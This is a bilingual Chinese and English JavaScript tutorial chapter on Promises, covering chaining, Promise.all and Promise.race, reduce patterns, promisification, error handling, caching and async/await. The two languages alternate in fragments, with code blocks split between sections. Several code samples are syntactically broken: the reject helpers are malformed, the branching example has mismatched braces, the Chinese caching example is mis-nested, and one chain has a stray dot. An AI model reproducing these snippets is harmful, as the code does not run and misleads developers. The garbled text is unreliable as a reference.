第42.2节：Promise 链式调用

Promise 的 then 方法返回一个新的 Promise。

```
const promise = new Promise(resolve => setTimeout(resolve, 5000));

promise
  // 5 秒后
  .then(() => 2)
    // 从 then 回调返回一个值会导致
    // 新的 Promise 以该值解决
  .then(value => { /* value === 2 */ });
```

从 then 回调返回一个 Promise 会将其追加到 Promise 链中。

```
function wait(millis) {
  return new Promise(resolve => setTimeout(resolve, millis));
}

const p = wait(5000).then(() => wait(4000)).then(() => wait(1000));
p.then(() => { /* 10秒已过去 */ });
```

捕获 (catch) 允许被拒绝的 Promise 恢复，类似于 try/catch 语句中的 catch 的工作方式。任何在 catch 之后链式调用的 then 都会使用 catch 解析的值来执行其 resolve 处理函数。

```
const p = new Promise(resolve => {throw '哦不'});
p.catch(() => '哦是').then(console.log.bind(console)); // 输出 "哦是"
```

如果链中间没有 catch 或 reject 处理函数，链末尾的 catch 会捕获链中的任何拒绝：

```
p.catch(() => Promise.reject('哦是'))
  .then(console.log.bind(console)) // 不会被调用
```

```
promise.then(value => {
  // Work has completed successfully,
  // promise has been fulfilled with "value"
}) .catch(reason => {
  // Something went wrong,
  // promise has been rejected with "reason"
});
```

Note: Calling promise.then(...) and promise.catch(...) on the same promise might result in an Uncaught exception in Promise if an error occurs, either while executing the promise or inside one of the callbacks, so the preferred way would be to attach the next listener on the promise returned by the previous then / catch.

Alternatively, both callbacks can be attached in a single call to [then](#):

```
promise.then(onFulfilled, onRejected);
```

Attaching callbacks to a promise that has already been settled will immediately place them in the [microtask queue](#), and they will be invoked “as soon as possible” (i.e. immediately after the currently executing script). It is not necessary to check the state of the promise before attaching callbacks, unlike with many other event-emitting implementations.

[Live demo](#)

Section 42.2: Promise chaining

The [then](#) method of a promise returns a new promise.

```
const promise = new Promise(resolve => setTimeout(resolve, 5000));

promise
  // 5 seconds later
  .then(() => 2)
    // returning a value from a then callback will cause
    // the new promise to resolve with this value
  .then(value => { /* value === 2 */ });
```

Returning a [Promise](#) from a [then](#) callback will append it to the promise chain.

```
function wait(millis) {
  return new Promise(resolve => setTimeout(resolve, millis));
}

const p = wait(5000).then(() => wait(4000)).then(() => wait(1000));
p.then(() => { /* 10 seconds have passed */ });
```

A [catch](#) allows a rejected promise to recover, similar to how [catch](#) in a [try/catch](#) statement works. Any chained [then](#) after a [catch](#) will execute its resolve handler using the value resolved from the [catch](#).

```
const p = new Promise(resolve => {throw 'oh no'});
p.catch(() => 'oh yes').then(console.log.bind(console)); // outputs "oh yes"
```

If there are no [catch](#) or [reject](#) handlers in the middle of the chain, a [catch](#) at the end will capture any rejection in the chain:

```
p.catch(() => Promise.reject('oh yes'))
  .then(console.log.bind(console)) // won't be called
```

```
.catch(console.error.bind(console)); // 输出 "哦是"
```

在某些情况下，你可能想“分支”函数的执行。你可以通过根据条件从函数返回不同的 Promise 来实现。代码后面，你可以将所有这些分支合并为一个，以便对它们调用其他函数和/或在一个地方处理所有错误。

```
promise
.then(result => {
  if (result.condition) {
    return handlerFn1()
  } else if (result.condition2) {
    return handlerFn3()
  }
  .then(handlerFn4());
} else {
  throw new Error("Invalid result");
})
.then(handlerFn5)
.catch(err => {
  console.error(err);
});
```

因此，函数的执行顺序如下所示：

```
promise --> handlerFn1 -> handlerFn2 --> handlerFn5 ~~~> .catch()
      |           ^
      V           |
-> handlerFn3 -> handlerFn4 -^
```

单个catch将捕获发生在任何分支上的错误。

第42.3节：等待多个并发的Promise

Promise.all() 静态方法接受一个可迭代对象（例如一个数组）中的多个Promise，并返回一个新的Promise，当可迭代对象中的所有Promise都已解决时该Promise解决，如果其中至少有一个Promise被拒绝，则该Promise被拒绝。

```
// 等待"millis"毫秒，然后以"value"解决
function resolve(value, milliseconds) {
  return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// 等待"millis"毫秒，然后以"reason"拒绝
function reject(reason, milliseconds) {
  return new Promise(_ , reject) => setTimeout(() => reject(reason), milliseconds);
}
```

```
Promise.all([
  resolve(1, 5000),
  resolve(2, 6000),
  resolve(3, 7000)
]).then(values => console.log(values)); // 7秒后输出 "[1, 2, 3]"。
```

```
Promise.all([
  resolve(1, 5000),
  reject('Error!', 6000),
  resolve(2, 7000)
]).then(values => console.log(values)) // 不输出任何内容
```

```
.catch(console.error.bind(console)); // outputs "oh yes"
```

On certain occasions, you may want to "branch" the execution of the functions. You can do it by returning different promises from a function depending on the condition. Later in the code, you can merge all of these branches into one to call other functions on them and/or to handle all errors in one place.

```
promise
  .then(result => {
    if (result.condition) {
      return handlerFn1()
    } else if (result.condition2) {
      return handlerFn3()
    }
    .then(handlerFn4());
  } else {
    throw new Error("Invalid result");
  })
  .then(handlerFn5)
  .catch(err => {
    console.error(err);
  });
});
```

Thus, the execution order of the functions looks like:

```
promise --> handlerFn1 -> handlerFn2 --> handlerFn5 ~~~> .catch()
      |           ^
      V           |
-> handlerFn3 -> handlerFn4 -^
```

The single **catch** will get the error on whichever branch it may occur.

Section 42.3: Waiting for multiple concurrent promises

The [Promise.all\(\)](#) static method accepts an iterable (e.g. an Array) of promises and returns a new promise, which resolves when **all** promises in the iterable have resolved, or rejects if **at least one** of the promises in the iterable have rejected.

```
// wait "millis" ms, then resolve with "value"
function resolve(value, milliseconds) {
  return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "millis" ms, then reject with "reason"
function reject(reason, milliseconds) {
  return new Promise(_ , reject) => setTimeout(() => reject(reason), milliseconds);
}

Promise.all([
  resolve(1, 5000),
  resolve(2, 6000),
  resolve(3, 7000)
]).then(values => console.log(values)); // outputs "[1, 2, 3]" after 7 seconds.
```

```
Promise.all([
  resolve(1, 5000),
  reject('Error!', 6000),
  resolve(2, 7000)
]).then(values => console.log(values)) // does not output anything
```

```
.catch(reason => console.log(reason)); // 6秒后输出 "Error!".
```

可迭代对象中的非 Promise 值会被“Promise 化”。

```
Promise.all([
  resolve(1, 5000),
  resolve(2, 6000),
  { hello: 3 }
])
.then(values => console.log(values)); // 6秒后输出 "[1, 2, { hello: 3 }]"
```

解构赋值可以帮助获取多个 Promise 的结果。

```
Promise.all([
  resolve(1, 5000),
  resolve(2, 6000),
  resolve(3, 7000)
])
.then(([result1, result2, result3]) => {
  console.log(result1);
  console.log(result2);
  console.log(result3);
});
```

第42.4节：将数组归约为链式Promise

这种设计模式适用于从元素列表生成一系列异步操作。

有两种变体：

- “then”归约，构建一个只要链条成功就继续的链。
- “catch”归约，构建一个只要链条出错就继续的链。

“then”归约

该模式的此变体构建一个 `.then()` 链，可能用于链接动画，或制作一系列依赖的HTTP请求。

```
[1, 3, 5, 7, 9].reduce((seq, n) => {
  return seq.then(() => {
    console.log(n);
    return new Promise(res => setTimeout(res, 1000));
  });
}, Promise.resolve().then(
  () => console.log('done'),
  (e) => console.log(e)
));
// 将以1秒间隔依次输出1, 3, 5, 7, 9, 'done'
```

说明：

1. 我们在源数组上调用`.reduce()`，并提供`Promise.resolve()`作为初始值。
2. 每个被归约的元素都会向初始值添加一个`.then()`。
3. `reduce()`的产品将是 `Promise.resolve().then(...).then(...)`。
4. 我们手动在 `reduce` 之后追加一个 `.then(successHandler, errorHandler)`，以执行 `successHandler` 一旦所有前面的步骤都已解决。如果任何步骤失败，则会执行 `errorHandler`。

```
.catch(reason => console.log(reason)); // outputs "Error!" after 6 seconds.
```

Non-promise values in the iterable are “promisified”.

```
Promise.all([
  resolve(1, 5000),
  resolve(2, 6000),
  { hello: 3 }
])
.then(values => console.log(values)); // outputs "[1, 2, { hello: 3 }]" after 6 seconds
```

Destructuring assignment can help to retrieve results from multiple promises.

```
Promise.all([
  resolve(1, 5000),
  resolve(2, 6000),
  resolve(3, 7000)
])
.then(([result1, result2, result3]) => {
  console.log(result1);
  console.log(result2);
  console.log(result3);
});
```

Section 42.4: Reduce an array to chained promises

This design pattern is useful for generating a sequence of asynchronous actions from a list of elements.

There are two variants :

- the “then” reduction, which builds a chain that continues as long as the chain experiences success.
- the “catch” reduction, which builds a chain that continues as long as the chain experiences error.

The “then” reduction

This variant of the pattern builds a `.then()` chain, and might be used for chaining animations, or making a sequence of dependent HTTP requests.

```
[1, 3, 5, 7, 9].reduce((seq, n) => {
  return seq.then(() => {
    console.log(n);
    return new Promise(res => setTimeout(res, 1000));
  });
}, Promise.resolve().then(
  () => console.log('done'),
  (e) => console.log(e)
));
// will log 1, 3, 5, 7, 9, 'done' in 1s intervals
```

Explanation:

1. We call `.reduce()` on a source array, and provide `Promise.resolve()` as an initial value.
2. Every element reduced will add a `.then()` to the initial value.
3. `reduce()`’s product will be `Promise.resolve().then(...).then(...)`.
4. We manually append a `.then(successHandler, errorHandler)` after the reduce, to execute `successHandler` once all the previous steps have resolved. If any step was to fail, then `errorHandler` would execute.

注意：“then”归约是 `Promise.all()` 的顺序对应版本。

“catch”归约

该模式的变体构建了一个 `.catch()` 链，可能用于顺序探测一组 Web 服务器以查找某个镜像资源，直到找到可用的服务器。

```
var working_resource = 5; // 来源数组中的一个值
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.catch(() => {
        console.log(n);
        if(n === working_resource) { // 5 是可用的
            return new Promise((resolve, reject) => setTimeout(() => resolve(n), 1000));
        } else { // 其他所有值都不可用
            return new Promise((resolve, reject) => setTimeout(reject, 1000));
        }
    });
}, Promise.reject()).then(
    (n) => console.log('成功于: ' + n),
    () => console.log('全部失败')
);
// 将在1秒间隔内依次输出1, 3, 5, '成功于5'
```

说明：

1. 我们对源数组调用`.reduce()`，并提供`Promise.reject()`作为初始值。
2. 每个被归约的元素都会向初始值添加一个`.catch()`。
3. `reduce()`的结果将是`Promise.reject().catch(...).catch(...)`。
4. 我们在`reduce`之后手动追加`.then(successHandler, errorHandler)`，以便在任一步骤解决时执行`successHandler`。如果所有步骤都失败，则执行`errorHandler`。

注意：“catch”归约是`Promise.any()`的顺序对应实现（如在bluebird.js中实现，但目前原生ECMAScript中尚未实现）。

第42.5节：等待多个并发承诺中的第一个

`Promise.race()` 静态方法接受一个 `Promise` 的可迭代对象，并返回一个新的 `Promise`，该 `Promise` 会在可迭代对象中第一个 `Promise` 解决或拒绝时立即解决或拒绝。

```
// 等待"milliseconds"毫秒，然后以"value"解决
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// 等待"milliseconds"毫秒，然后以"reason"拒绝
function reject(reason, milliseconds) {
    return new Promise(_> reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.race([
    resolve(1, 5000),
    resolve(2, 3000),
    resolve(3, 1000)
])
.then(value => console.log(value)); // 1秒后输出"3"。
```

Note: The "then" reduction is a sequential counterpart of `Promise.all()`.

The "catch" reduction

This variant of the pattern builds a `.catch()` chain and might be used for sequentially probing a set of web servers for some mirrored resource until a working server is found.

```
var working_resource = 5; // one of the values from the source array
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.catch(() => {
        console.log(n);
        if(n === working_resource) { // 5 is working
            return new Promise((resolve, reject) => setTimeout(() => resolve(n), 1000));
        } else { // all other values are not working
            return new Promise((resolve, reject) => setTimeout(reject, 1000));
        }
    });
}, Promise.reject()).then(
    (n) => console.log('success at: ' + n),
    () => console.log('total failure')
);
// will log 1, 3, 5, 'success at 5' at 1s intervals
```

Explanation:

1. We call `.reduce()` on a source array, and provide `Promise.reject()` as an initial value.
2. Every element reduced will add a `.catch()` to the initial value.
3. `reduce()`'s product will be `Promise.reject().catch(...).catch(...)`.
4. We manually append `.then(successHandler, errorHandler)` after the reduce, to execute successHandler once any of the previous steps has resolved. If all steps were to fail, then errorHandler would execute.

Note: The "catch" reduction is a sequential counterpart of `Promise.any()` (as implemented in bluebird.js, but not currently in native ECMAScript).

Section 42.5: Waiting for the first of multiple concurrent promises

The `Promise.race()` static method accepts an iterable of `Promises` and returns a new `Promise` which resolves or rejects as soon as the **first** of the promises in the iterable has resolved or rejected.

```
// wait "milliseconds" milliseconds, then resolve with "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "milliseconds" milliseconds, then reject with "reason"
function reject(reason, milliseconds) {
    return new Promise(_> reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.race([
    resolve(1, 5000),
    resolve(2, 3000),
    resolve(3, 1000)
])
.then(value => console.log(value)); // outputs "3" after 1 second.
```

```

Promise.race([
  reject(new Error('bad things!'), 1000),
  resolve(2, 2000)
])
.then(value => console.log(value)) // 不输出任何内容
.catch(error => console.log(error.message)); // 1秒后输出"bad things!"

```

第42.6节：“Promise化”带回调函数的函数

给定一个接受 Node 风格回调的函数，

```
fooFn(options, function callback(err, result) { ... });
```

你可以这样将它 promisify (转换为基于 Promise 的函数)：

```

function promiseFooFn(options) {
  return new Promise((resolve, reject) =>
    fooFn(options, (err, result) =>
      // 如果有错误, reject; 否则 resolve
      err ? reject(err) : resolve(result)
    )
  );
}

```

然后可以这样使用这个函数：

```

promiseFooFn(options).then(result => {
  // 成功!
}).catch(err => {
  // 出错!
});

```

更通用地说，下面是如何 promisify 任意给定的回调风格函数：

```

function promisify(func) {
  return function(...args) {
    return new Promise((resolve, reject) =>
      func(...args, (err, result) => err ? reject(err) : resolve(result));
    );
  }
}

```

这可以这样使用：

```

const fs = require('fs');
const promisedStat = promisify(fs.stat.bind(fs));

promisedStat('/foo/bar')
  .then(stat => console.log('STATE', stat))
  .catch(err => console.log('ERROR', err));

```

第42.7节：错误处理

从Promise抛出的错误由传递给then的第二个参数 (reject) 或传递给catch的处理函数处理：

```
throwErrorAsync()
```

```

Promise.race([
  reject(new Error('bad things!'), 1000),
  resolve(2, 2000)
])
.then(value => console.log(value)) // does not output anything
.catch(error => console.log(error.message)); // outputs "bad things!" after 1 second

```

Section 42.6: "Promisifying" functions with callbacks

Given a function that accepts a Node-style callback,

```
fooFn(options, function callback(err, result) { ... });
```

you can promisify it (*convert it to a promise-based function*) like this:

```

function promiseFooFn(options) {
  return new Promise((resolve, reject) =>
    fooFn(options, (err, result) =>
      // If there's an error, reject; otherwise resolve
      err ? reject(err) : resolve(result)
    )
  );
}

```

This function can then be used as follows:

```

promiseFooFn(options).then(result => {
  // success!
}).catch(err => {
  // error!
});

```

In a more generic way, here's how to promisify any given callback-style function:

```

function promisify(func) {
  return function(...args) {
    return new Promise((resolve, reject) =>
      func(...args, (err, result) => err ? reject(err) : resolve(result));
    );
  }
}

```

This can be used like this:

```

const fs = require('fs');
const promisedStat = promisify(fs.stat.bind(fs));

promisedStat('/foo/bar')
  .then(stat => console.log('STATE', stat))
  .catch(err => console.log('ERROR', err));

```

Section 42.7: Error Handling

Errors thrown from promises are handled by the second parameter (reject) passed to then or by the handler passed to catch:

```
throwErrorAsync()
```

```
.then(null, error => { /* 在这里处理错误 */ });
// 或者
throwErrorAsync()
.catch(error => { /* 在这里处理错误 */ });
```

链式调用

如果你有一个 Promise 链，那么错误会导致 resolve 处理函数被跳过：

```
throwErrorAsync()
.then(() => { /* 永远不会被调用 */ })
.catch(error => { /* 在这里处理错误 */ });
```

同样适用于你的 then 函数。如果一个 resolve 处理函数抛出异常，那么下一个 reject 处理函数将被调用：

```
doSomethingAsync()
.then(result => { throwErrorSync(); })
.then(() => { /* 永远不会被调用 */ })
.catch(error => { /* 处理 throwErrorSync() 抛出的错误 */ });
```

错误处理函数返回一个新的 Promise，允许你继续 Promise 链。错误处理函数返回的 Promise 会以处理函数返回的值被解决：

```
throwErrorAsync()
.catch(error => { /* 在这里处理错误 */; return result; })
.then(result => { /* 在这里处理结果 */});
```

你可以通过重新抛出错误让错误在 Promise 链中继续传递：

```
throwErrorAsync()
.catch(error => {
    /* 处理来自 throwErrorAsync() 的错误 */
    throw error;
})
.then(() => { /* 如果有错误则不会调用 */ })
.catch(error => { /* 会用相同的错误调用 */ });
```

可以通过将 `throw` 语句包裹在

setTimeout 回调中来抛出一个不会被 Promise 处理的异常：

```
new Promise((resolve, reject) => {
    setTimeout(() => { throw new Error(); });
});
```

这是可行的，因为 Promise 无法处理异步抛出的异常。

未处理的拒绝

如果 Promise 没有 catch 块或 reject 处理器，错误将被静默忽略：

```
throwErrorAsync()
.then(() => { /* 不会被调用 */ });
// 错误被静默忽略
```

为防止这种情况，始终使用 catch 块：

```
.then(null, error => { /* handle error here */ });
// or
throwErrorAsync()
.catch(error => { /* handle error here */ });
```

Chaining

If you have a promise chain then an error will cause resolve handlers to be skipped:

```
throwErrorAsync()
.then(() => { /* never called */ })
.catch(error => { /* handle error here */ });
```

The same applies to your then functions. If a resolve handler throws an exception then the next reject handler will be invoked:

```
doSomethingAsync()
.then(result => { throwErrorSync(); })
.then(() => { /* never called */ })
.catch(error => { /* handle error from throwErrorSync() */ });
```

An error handler returns a new promise, allowing you to continue a promise chain. The promise returned by the error handler is resolved with the value returned by the handler:

```
throwErrorAsync()
.catch(error => { /* handle error here */; return result; })
.then(result => { /* handle result here */});
```

You can let an error cascade down a promise chain by re-throwing the error:

```
throwErrorAsync()
.catch(error => {
    /* handle error from throwErrorAsync() */
    throw error;
})
.then(() => { /* will not be called if there's an error */ })
.catch(error => { /* will get called with the same error */ });
```

It is possible to throw an exception that is not handled by the promise by wrapping the `throw` statement inside a `setTimeout` callback:

```
new Promise((resolve, reject) => {
    setTimeout(() => { throw new Error(); });
});
```

This works because promises cannot handle exceptions thrown asynchronously.

Unhandled rejections

An error will be silently ignored if a promise doesn't have a `catch` block or `reject` handler:

```
throwErrorAsync()
.then(() => { /* will not be called */ });
// error silently ignored
```

To prevent this, always use a `catch` block:

```

throwErrorAsync()
  .then(() => { /* 不会被调用 */ })
  .catch(error => { /* 处理错误 */ });
// 或者
throwErrorAsync()
  .then(() => { /* 不会被调用 */ }, error => { /* 处理错误 */ });

```

或者，订阅 `unhandledrejection` 事件以捕获任何未处理的拒绝的 Promise：

```
window.addEventListener('unhandledrejection', event => {});
```

有些 Promise 可以在创建时间之后再处理它们的拒绝。每当这样的 Promise 被处理时，`rejectionhandled` 事件就会被触发：

```

window.addEventListener('unhandledrejection', event => console.log('unhandled'));
window.addEventListener('rejectionhandled', event => console.log('handled'));
var p = Promise.reject('test');

setTimeout(() => p.catch(console.log), 1000);

// 会先打印 'unhandled'，然后一秒后打印 'test' 和 'handled'

```

`event` 参数包含有关拒绝的信息。`event.reason` 是错误对象，`event.promise` 是导致该事件的 Promise 对象。

在 Node.js 中，`rejectionhandled` 和 `unhandledrejection` 事件分别称为 `rejectionHandled` 和 `unhandledRejection`，绑定在 `process` 上，且具有不同的签名：

```

process.on('rejectionHandled', (reason, promise) => {});
process.on('unhandledRejection', (reason, promise) => {});

```

“`reason`”参数是错误对象，“`promise`”参数是导致事件触发的Promise对象的引用。

这些“`unhandledrejection`”和“`rejectionhandled`”事件的使用应仅限于调试目的。通常，所有Promise都应处理其拒绝情况。

注意：目前，只有Chrome 49及以上版本和Node.js支持“`unhandledrejection`”和“`rejectionhandled`”事件。

注意事项

与“`fulfill`”和“`reject`”的链式调用

“`then`”(“`fulfill`”，“`reject`”)函数（两个参数均非`null`）具有独特且复杂的行为，除非完全了解其工作原理，否则不应使用。

如果其中一个输入为`null`，函数将按预期工作：

```

// 以下调用是等价的
promise.then(fulfill, null)
promise.then(fulfill)

// 以下调用也是等价的
promise.then(null, reject)
promise.catch(reject)

```

但是，当两个输入都给出时，它会采用独特的行为：

```

throwErrorAsync()
  .then(() => { /* will not be called */ })
  .catch(error => { /* handle error */ });
// or
throwErrorAsync()
  .then(() => { /* will not be called */ }, error => { /* handle error */ });

```

Alternatively, subscribe to the `unhandledrejection` event to catch any unhandled rejected promises:

```
window.addEventListener('unhandledrejection', event => {});
```

Some promises can handle their rejection later than their creation time. The `rejectionhandled` event gets fired whenever such a promise is handled:

```

window.addEventListener('unhandledrejection', event => console.log('unhandled'));
window.addEventListener('rejectionhandled', event => console.log('handled'));
var p = Promise.reject('test');

setTimeout(() => p.catch(console.log), 1000);

// Will print 'unhandled', and after one second 'test' and 'handled'

```

The event argument contains information about the rejection. `event.reason` is the error object and `event.promise` is the promise object that caused the event.

In Nodejs the `rejectionhandled` and `unhandledrejection` events are called `rejectionHandled` and `unhandledRejection` on `process`, respectively, and have a different signature:

```

process.on('rejectionHandled', (reason, promise) => {});
process.on('unhandledRejection', (reason, promise) => {});

```

The `reason` argument is the error object and the `promise` argument is a reference to the promise object that caused the event to fire.

Usage of these `unhandledrejection` and `rejectionhandled` events should be considered for debugging purposes only. Typically, all promises should handle their rejections.

Note: Currently, only Chrome 49+ and Node.js support `unhandledrejection` and `rejectionhandled` events.

Caveats

Chaining with `fulfill` and `reject`

The `then(fulfill, reject)` function (with both parameters not `null`) has unique and complex behavior, and shouldn't be used unless you know exactly how it works.

The function works as expected if given `null` for one of the inputs:

```

// the following calls are equivalent
promise.then(fulfill, null)
promise.then(fulfill)

// the following calls are also equivalent
promise.then(null, reject)
promise.catch(reject)

```

However, it adopts unique behavior when both inputs are given:

```
// 以下调用不等价！  
promise.then(fulfill, reject)  
promise.then(fulfill).catch(reject)
```

```
// 以下调用不等价！  
promise.then(fulfill, reject)  
promise.catch(reject).then(fulfill)
```

then(fulfill, reject)函数看起来像是then(fulfill).catch(reject)的快捷方式，但实际上不是，如果互换使用会导致问题。其中一个问题是reject处理器不会处理来自fulfill处理器的错误。情况如下：

```
Promise.resolve() // 之前的promise已完成  
.then(() => { throw new Error(); }, // fulfill处理器中的错误  
      error => { /* 这里不会被调用 */});
```

上述代码会导致promise被拒绝，因为错误被传播了。对比下面的代码，它会导致promise被完成：

```
Promise.resolve() // 之前的promise已完成  
.then(() => { throw new Error(); }) // fulfill处理器中的错误  
.catch(error => { /* 处理错误 */});
```

当交替使用then(fulfill, reject)和catch(reject)时，也存在类似的问题。then(fulfill)，只是传播已完成的承诺而不是被拒绝的承诺。

从应返回 Promise 的函数中同步抛出异常

想象一个这样的函数：

```
function foo(arg) {  
  if (arg === 'unexepetedValue') {  
    throw new Error('UnexpectedValue')  
  }  
  
  return new Promise(resolve =>  
    setTimeout(() => resolve(arg), 1000)  
  )  
}
```

如果这样的函数被用在 Promise 链的中间，那么显然没有问题：

```
makeSomethingAsync().  
.then(() => foo('unexepetedValue'))  
.catch(err => console.log(err)) // <-- 错误：UnexpectedValue 会在这里被捕获
```

然而，如果同一个函数在 Promise 链之外被调用，那么错误将不会被捕获，而是会抛到应用程序中：

```
foo('unexepetedValue') // <-- 错误将被抛出，应用程序会崩溃  
.then(makeSomethingAsync) // <-- 不会执行  
.catch(err => console.log(err)) // <-- 不会捕获
```

有两种可能的解决方法：

返回一个带有错误的拒绝状态的 Promise

```
// the following calls are not equivalent!
```

```
promise.then(fulfill, reject)  
promise.then(fulfill).catch(reject)
```

```
// the following calls are not equivalent!
```

```
promise.then(fulfill, reject)  
promise.catch(reject).then(fulfill)
```

The then(fulfill, reject) function looks like it is a shortcut for then(fulfill).catch(reject)，but it is not，and will cause problems if used interchangeably. One such problem is that the reject handler does not handle errors from the fulfill handler. Here is what will happen:

```
Promise.resolve() // previous promise is fulfilled  
.then(() => { throw new Error(); }, // error in the fulfill handler  
      error => { /* this is not called! */});
```

The above code will result in a rejected promise because the error is propagated. Compare it to the following code, which results in a fulfilled promise:

```
Promise.resolve() // previous promise is fulfilled  
.then(() => { throw new Error(); }) // error in the fulfill handler  
.catch(error => { /* handle error */});
```

A similar problem exists when using then(fulfill, reject) interchangeably with catch(reject).then(fulfill)，except with propagating fulfilled promises instead of rejected promises.

Synchronously throwing from function that should return a promise

Imagine a function like this:

```
function foo(arg) {  
  if (arg === 'unexepetedValue') {  
    throw new Error('UnexpectedValue')  
  }  
  
  return new Promise(resolve =>  
    setTimeout(() => resolve(arg), 1000)  
  )  
}
```

If such function is used in the **middle** of a promise chain, then apparently there is no problem:

```
makeSomethingAsync().  
.then(() => foo('unexepetedValue'))  
.catch(err => console.log(err)) // <-- Error: UnexpectedValue will be caught here
```

However, if the same function is called outside of a promise chain, then the error will not be handled by it and will be thrown to the application:

```
foo('unexepetedValue') // <-- error will be thrown, so the application will crash  
.then(makeSomethingAsync) // <-- will not run  
.catch(err => console.log(err)) // <-- will not catch
```

There are 2 possible workarounds:

Return a rejected promise with the error

不是抛出错误，而是这样做：

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    return Promise.reject(new Error('UnexpectedValue'))
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

将你的函数包装到 Promise 链中

当你的throw语句已经在 Promise 链中时，它将被正确捕获：

```
function foo(arg) {
  return Promise.resolve()
    .then(() => {
      if (arg === 'unexepectedValue') {
        throw new Error('UnexpectedValue')
      }

      return new Promise(resolve =>
        setTimeout(() => resolve(arg), 1000)
      )
    })
}
```

第42.8节：协调同步和异步操作

在某些情况下，你可能想将同步操作包装在一个promise中，以防止代码分支中的重复。举个例子：

```
if (result) { // 如果我们已经有结果
  processResult(result); // 处理它
} else {
  fetchResult().then(processResult);
}
```

上述代码的同步和异步分支可以通过将同步操作冗余地包装在一个promise中来协调：

```
var fetch = result
? Promise.resolve(result)
: fetchResult();

fetch.then(processResult);
```

在缓存异步调用的结果时，最好缓存promise而不是结果本身。
这确保了只需一个异步操作即可解决多个并行请求。

遇到错误情况时，应注意使缓存的值失效。

```
// 一个不太可能频繁变化的资源
var planets = 'http://swapi.co/api/planets/';
// 缓存的 Promise, 或 null
```

Instead of throwing, do as follows:

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    return Promise.reject(new Error('UnexpectedValue'))
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

Wrap your function into a promise chain

Your `throw` statement will be properly caught when it is already inside a promise chain:

```
function foo(arg) {
  return Promise.resolve()
    .then(() => {
      if (arg === 'unexepectedValue') {
        throw new Error('UnexpectedValue')
      }

      return new Promise(resolve =>
        setTimeout(() => resolve(arg), 1000)
      )
    })
}
```

Section 42.8: Reconciling synchronous and asynchronous operations

In some cases you may want to wrap a synchronous operation inside a promise to prevent repetition in code branches. Take this example:

```
if (result) { // if we already have a result
  processResult(result); // process it
} else {
  fetchResult().then(processResult);
}
```

The synchronous and asynchronous branches of the above code can be reconciled by redundantly wrapping the synchronous operation inside a promise:

```
var fetch = result
? Promise.resolve(result)
: fetchResult();

fetch.then(processResult);
```

When caching the result of an asynchronous call, it is preferable to cache the promise rather than the result itself.
This ensures that only one asynchronous operation is required to resolve multiple parallel requests.

Care should be taken to invalidate cached values when error conditions are encountered.

```
// A resource that is not expected to change frequently
var planets = 'http://swapi.co/api/planets/';
// The cached promise, or null
```

```

var cachedPromise;

function fetchResult() {
  if (!cachedPromise) {
    cachedPromise = fetch(planets)
      .catch(function (e) {
        // 使当前结果失效，以便下次获取时重试
    });
    cachedPromise = null;
    // 重新抛出错误以传递给调用者
    throw e;
  }
  return cachedPromise;
}

```

第42.9节：延迟函数调用

`setTimeout()` 方法在指定的毫秒数后调用一个函数或计算一个表达式。这也是实现异步操作的一种简单方法。

在此示例中，调用`wait`函数会在作为第一个参数指定的时间后解决该Promise：

```

function wait(ms) {
  return new Promise(resolve => setTimeout(resolve, ms));
}

wait(5000).then(() => {
  console.log('5 seconds have passed...');
});

```

第42.10节：“Promise化”值

可以使用`Promise.resolve`静态方法将值包装成Promise。

```

let resolved = Promise.resolve(2);
resolved.then(value => {
  // 立即调用
  // value === 2
});

```

如果`value`已经是一个Promise，`Promise.resolve`则只是重新包装它。

```

let one = new Promise(resolve => setTimeout(() => resolve(2), 1000));
let two = Promise.resolve(one);
two.then(value => {
  // 1秒已过
  // value === 2
});

```

实际上，`value` 可以是任何“thenable”（定义了一个 `then` 方法且行为类似于符合规范的 `promise` 的对象）。这使得 `Promise.resolve` 能将不可信的第三方对象转换为可信的第一方 `Promise`。

```

let resolved = Promise.resolve({
  then(onResolved) {
    onResolved(2);
  }
});
resolved.then(value => {

```

```

var cachedPromise;

function fetchResult() {
  if (!cachedPromise) {
    cachedPromise = fetch(planets)
      .catch(function (e) {
        // Invalidate the current result to retry on the next fetch
        cachedPromise = null;
        // re-raise the error to propagate it to callers
        throw e;
      });
    }
  return cachedPromise;
}

```

Section 42.9: Delay function call

The `setTimeout()` method calls a function or evaluates an expression after a specified number of milliseconds. It is also a trivial way to achieve an asynchronous operation.

In this example calling the `wait` function resolves the promise after the time specified as first argument:

```

function wait(ms) {
  return new Promise(resolve => setTimeout(resolve, ms));
}

wait(5000).then(() => {
  console.log('5 seconds have passed...');
});

```

Section 42.10: "Promisifying" values

The `Promise.resolve` static method can be used to wrap values into promises.

```

let resolved = Promise.resolve(2);
resolved.then(value => {
  // immediately invoked
  // value === 2
});

```

If `value` is already a promise, `Promise.resolve` simply recasts it.

```

let one = new Promise(resolve => setTimeout(() => resolve(2), 1000));
let two = Promise.resolve(one);
two.then(value => {
  // 1 second has passed
  // value === 2
});

```

In fact, `value` can be any “thenable” (object defining a `then` method that works sufficiently like a spec-compliant `promise`). This allows `Promise.resolve` to convert untrusted 3rd-party objects into trusted 1st-party Promises.

```

let resolved = Promise.resolve({
  then(onResolved) {
    onResolved(2);
  }
});
resolved.then(value => {

```

```
// 立即调用  
// value === 2  
});
```

Promise.reject 静态方法返回一个立即以给定 reason 拒绝的 Promise。

```
let rejected = Promise.reject("Oops!");  
rejected.catch(reason => {  
    // 立即调用  
    // reason === "Oops!"  
});
```

第42.11节：使用ES2017的async/await

上面相同的示例，图像加载，可以使用异步函数来编写。这也允许使用常见的 try/catch 方法进行异常处理。

注意：截至2017年4月，除Internet Explorer外，所有浏览器的当前版本均支持异步函数。

```
function loadImage(url) {  
    return new Promise((resolve, reject) => {  
        const img = new Image();  
        img.addEventListener('load', () => resolve(img));  
        img.addEventListener('error', () => {  
            reject(new Error(`加载失败 ${url}`));  
        });  
        img.src = url;  
    });  
  
